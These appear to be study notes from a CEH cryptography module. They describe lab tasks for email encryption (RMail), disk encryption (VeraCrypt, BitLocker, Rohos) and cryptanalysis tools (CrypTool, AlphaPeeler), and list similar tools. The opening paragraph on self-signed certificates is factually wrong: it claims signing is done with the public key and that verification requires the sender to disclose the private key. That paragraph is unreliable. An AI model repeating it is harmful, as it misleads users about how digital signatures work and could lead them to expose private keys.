Self-signed certificates are widely used for testing servers. In self-signed certificates, a user creates a pair of public and private keys using a certificate creation tool such as Adobe Acrobat Reader, Java’s keytool, Apple’s Keychain, etc. and signs the document with the public key. The recipient requests the private key from the sender in order to verify the certificate. However, certificate verification rarely occurs due to the necessity of disclosing the private key: this makes self-signed certificates useful only in a self-controlled testing environment.

Lab 3: Perform Email Encryption

Task 1: Perform Email Encryption using Rmail

RMail is an email security tool that provides open tracking, proof of delivery, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users’ existing email platforms, including Microsoft Outlook and Gmail, amongst others. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

type https://www.rmail.com/free-trial/

other email encryption tools such as Virtru (https://www.virtru.com), ZixMail (https://www.zixcorp.com), Egress Secure Email and File Transfer (https://www.egress.com), and Proofpoint Email Protection (https://www.proofpoint.com)

Lab 4: Perform Disk Encryption

Task 1: Perform Disk Encryption using VeraCrypt

VeraCrypt is a software used for establishing and maintaining an on-the-fly-encrypted volume (data storage device). On-the-fly encryption means that data is automatically encrypted just before it is saved, and decrypted just after it is loaded, without any user intervention. No data stored on an encrypted volume can be read (decrypted) without using the correct password/keyfile(s) or correct encryption keys. The entire file system is encrypted (e.g., file names, folder names, free space, metadata, etc.).

Task 2: Perform Disk Encryption using BitLocker Drive Encryption

BitLocker provides offline-data and OS protection for your computer, and helps to ensure that data stored on a computer that is running Windows® is not revealed if the computer is tampered with when the installed OS is offline. BitLocker uses a microchip that is called a Trusted Platform Module (TPM) to provide enhanced protection for your data and to preserve early boot-component integrity. The TPM can help protect your data from theft or unauthorized viewing by encrypting the entire Windows volumes.

Task 3: Perform Disk Encryption using Rohos Disk Encryption

Rohos Disk Encryption creates hidden and password-protected partitions on a computer or USB flash drive, and password protects/locks access to your Internet applications. It uses a NIST-approved AES encryption algorithm with a 256-bit encryption key length. Encryption is automatic and on-the-fly

navigate to E:\CEH-Tools\CEHv12 Module 20 Cryptography\Disk Encryption Tools\Rohos Disk Encryption

other disk encryption tools such as FinalCrypt (http://www.finalcrypt.org), Seqrite Encryption Manager (https://www.seqrite.com), FileVault (https://support.apple.com), and Gillsoft Full Disk Encryption (http://www.gilisoft.com)

Lab 5: Perform Cryptanalysis using Various Cryptanalysis Tools

Cryptanalysis can be performed using various methods, including the following:

Linear Cryptanalysis: A known plaintext attack that uses a linear approximation to describe the behavior of the block cipher

Differential Cryptanalysis: The examination of differences in an input and how this affects the resultant difference in the output

Integral Cryptanalysis: This attack is useful against block ciphers based on substitution-permutation networks and is an extension of differential cryptanalysis

Task 1: Perform Cryptanalysis using CrypTool

CrypTool is a freeware program that enables you to apply and analyze cryptographic mechanisms, and has the typical look and feel of a modern Windows application. CrypTool includes a multitude of state-of-the-art cryptographic functions and allows you to both learn and use cryptography within the same environment. CrypTool is a free, open-source e-learning application used in the implementation and analysis of cryptographic algorithms.

Launch Cryptool in windows

Using this method, files can be encrypted using CrypTool and shared with an individual in a secure manner, so that no one can intercept the data.

Task 2: Perform Cryptanalysis using AlphaPeeler

AlphaPeeler is a powerful tool for learning cryptology. It can be useful as an instructor’s teaching aid and to create assignments for classical cryptography. You can easily learn classical techniques such as frequency analysis of alphabets, mono-alphabetic substitution, Caesar cipher, transposition cipher, Vigenere cipher, and Playfair cipher. AlphaPeeler Professional (powered by crypto++ library) also includes DES, Gzip/Gunzip, MD5, SHA-1, SHA-256, RIPEMD-16, RSA key generation, RSA crypto, RSA signature & validation, and generation of secret share files.

Launch AlphaPeeler app in windows

other cryptanalysis tools such as Cryptosense (https://cryptosense.com), RsaCtfTool (https://github.com), Msieve (https://sourceforge.net), and Cryptol (https://cryptol.net)